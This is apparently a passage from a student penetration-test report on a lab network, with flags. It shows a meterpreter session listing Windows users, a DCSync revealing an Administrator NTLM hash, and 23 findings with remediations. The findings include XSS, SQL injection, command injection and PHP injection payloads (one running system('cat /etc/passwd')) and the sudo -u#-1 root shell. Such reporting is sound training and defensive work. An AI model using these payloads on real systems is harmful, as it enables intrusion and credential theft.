Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

```
meterpreter > shell
Process 3200 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Flag 9: At the system's root (C:\), we discovered the file 'flag9.txt', by using the 'dir' command for maneuvering within C:\. Upon reading via the “type” command, the following code was revealed: "f7356e02f44c4fe7bf5374ff9bcbf872".

Flag 10: Upon employing the 'kiwi' tool, we executed a DCSync against the Administrator user on Server2019. This action revealed the NTLM password hash for the Administrator account. The extracted hash, "4f0cfd309a1965906fd2ec39dd23d582".

Summary Vulnerability Overview

Vulnerability	Severity
Reflected XSS on the welcom.php page within the “who are you” text box	Critical
Reflected XSS on the Memory-Planner.php page in the first text field	Critical
Stored XSS on the comments.php page	Critical
File inclusion vulnerability on the Memory-Planner.php page	Critical
SQL injection vulnerability on the login.php page, in the first field	Critical
Command injection vulnerability on the networking.php page, in both fields	Critical
Sensitive daata exposure in the HTML of the login.php pae	Critical
Sensitive data exposure in the HTTP response header for the About-Rekall.php page	Medium
Sensitive data exposure of the robots.txt file	High
PHP injection vulnerability on the souvenirs.php page	Critical
Weak session management on the admin_legal_data.php page	Critical
Weak passwords in use for web application admins	Critical
Apache Tomcat (CVE-2017-12617) Remote code execution	Critical
Directory Traversal on the disclaimer.php page	Critical
Apache cgi shockwave service (CVE-2014-6271) remote code execution	Critical
Apache struts remote code execution	Critical
Drupal (CVE-2019-6340) remote code execution	Critical
Sudo (CVE-2019-14287) privilege escalation to root	Critical
Sensitive data exposure via GitHub	High
FTP anonymous access protocol enabled	High
SLmail remote code execution	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	7
Ports	20

Exploitation Risk	Total
Critical	17
High	3
Medium	1
Low	0

Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Javascript code to force a pop-up: (<script>alert(“hi”)</script>
Images	
Affected Hosts	welcome.php page field one
Remediation	Implement input validation, utilize CSP headers to restrict execution of malicious content.

Vulnerability 2	Findings
Title	Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Javascript code to bypass input validation: <scrSCRIPTip>alert(“hi”)</scrSCRIPTipt>”
Images	
Affected Hosts	Memory-Planner.php first field
Remediation	Implement input validation, utilize CSP headers to restrict execution of malicious content.

Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web application

Risk Rating	Critical
Description	used <script>alert(“hi”)</script> to force a pop-up
Images	
Affected Hosts	Comments.php page
Remediation	Utilize CSP headers to restrict execution of malicious content.

Vulnerability 4	Findings
Title	File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Allowed to upload a malicious .php script which allows for remote code execution.
Images	
Affected Hosts	Memory-Planner.php page
Remediation	Discontinue direct execution of upload files; validate file types and content being uploaded.

Vulnerability 5	Findings
Title	File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Bypassed input validation present on field three by adding .jpg at the end of script.php, making script.jpg.php able to be uploaded.
Images	
Affected Hosts	Memory-Planner.php page
Remediation	Discontinue the ability to directly execute upload files .php and .jpg; validate file types and content.

Vulnerability 6	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Used an “always true” statement to query unintended fields ‘OR ‘1’ = ‘1
Images	
Affected Hosts	login.php page
Remediation	Use prepared statements, or parameterized queries, to prevent SQL injections.

Vulnerability 7	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Used www.example.com, cat vendors.txt
Images	
Affected Hosts	networking.php page
Remediation	Disallow the use of “&&”; avoid executing user-controlled data directly in system commands.

Vulnerability 8	Findings
Title	Command injection
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Used www.example.com, cat vendors.txt
Images	
Affected Hosts	networking.php page
Remediation	Avoid executing user-controlled data directly in system commands.

Vulnerability 9	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Administrator cleartext credentials are included in the HTML information upon inspection of the web page source code.
Images	
Affected Hosts	login.php page
Remediation	Secure sensitive data more securely; remove credentials from client-side code.

Vulnerability 10	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Medium
Description	Potentially sensitive information included in HTTP response header.
Images	
Affected Hosts	About-Rekall.php page
Remediation	Regularly review server configurations for possible inadvertent exposure.

Vulnerability 11	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	High
Description	robots.txt file is accessible by adding “robots.txt” at the end of URL
Images	
Affected Hosts	robots.txt

Remediation	Regularly review public files for possible inadvertent exposure.

Vulnerability 12	Findings
Title	PHP injection
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Injection implemented by adding additional information to the URL: http://192.168.13.35/souvenirs.php?message=””; system(‘cat /etc/passwd’)
Images	
Affected Hosts	souvenirs.php page
Remediation	Implement proper input validation; use the principle of least privilege, to ensure only safe PHP functions are executable.

Vulnerability 13	Findings
Title	Weak session management
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Used Burp Suite to enumerate through a list of possible sessions. Session 87 was found.
Images	
Affected Hosts	admin_legal_data.php page
Remediation	Generate unique session IDs; implement session timeouts.

Vulnerability 14	Findings
Title	Brute-force attack
Type (Web app / Linux OS / WIndows OS)	Web application

Risk Rating	Critical
Description	The user “melina”, discovered through a command injection attack, has revealed username set as “password”.
Images	
Affected Hosts	login.php page
Remediation	Implement account lockouts; CAPTCHA mechanisms to prevent brute-force attacks.

Vulnerability 15	Findings
Title	Directory traversal
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	Access to sensitive files was accessed adding “old_disclaimers/disclaimer_1.txt” to the URL, http://192.168.13.35/disclaimer.php?page=
Images	
Affected Hosts	disclaimer.php page
Remediation	Implement input validation.

Vulnerability 16	Findings
Title	Apache Tomcat (CVE-2017-12617) remote code execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Leverage HTTP PUT method allowed upload of malicious JSP files which allow remote code execution by request.
Images	
Affected Hosts	Linux machine, IP address of 192.168.13.0
Remediation	Update Apache Tomcat to a more updated and trusted version.

Vulnerability 17	Findings
Title	Apache cgi shockwave (CVE-2014-6271) remote code execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Bash cgi vulnerability allows remote Bash commands from environment tables.
Images	
Affected Hosts	Linux machine, IP address of 192.168.13.11
Remediation	Update Bash to a version that is unaffected by Shellshock.

Vulnerability 18	Findings
Title	Apache struts (CVE-2017-5638) remote code execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Incorrect error handling.
Images	
Affected Hosts	IP address of 192.168.13.12
Remediation	Update Apache Struts framework to a trusted version which has patched the CVE (2017-5638) vulnerability.

Vulnerability 19	Findings
Title	Drupal (CVE-2019-6340) remote code execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability allows remote code execution using a GET request.
Images	

Affected Hosts	IP address of 192.168.13.13
Remediation	Utilize firewall to detect and prevent exploit attempts; update Drupal to a trusted version which has patched the CVE (2019-6340) vulnerability.

Vulnerability 20	Findings
Title	Sudo (CVE-2019-14287) privilege escalation to root
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	A vulnerability in the sudoers configuration allows a user to run any command with another user, except root. The following command allows users to gain a root shell: sudo -u#-1.
Images	
Affected Hosts	IP address of 192.168.13.14
Remediation	Upgrade sudo to version 1.8.28 or later.

Vulnerability 21	Findings
Title	Sensitive data exposure via GitHub
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	User credentials can be found on publicly accessible a GitHub repository, which can be cracked using John the Ripper.
Images	
Affected Hosts	IP address of 172.22.117.20
Remediation	Avoid storage of sensitive credentials in public repositories.

Vulnerability 22	Findings
Title	FPT anonymous access protocol enabled

Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	An FTP configuration was discovered, allowing limited anonymous access.
Images	
Affected Hosts	IP address of 172.22.117.20
Remediation	Use strong authentication mechanisms; regularly monitor access logs for suspicious activity.

Vulnerability 23	**Findings**
Title	SLMail (CVE-2003-0264) remote code execution
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Buffer overflow allows for arbitrary remote code execution.
Images	
Affected Hosts	IP address of 172.22.117.20
Remediation	Update SLMail to a newer version; monitor regularly for unauthorized services running on company machines.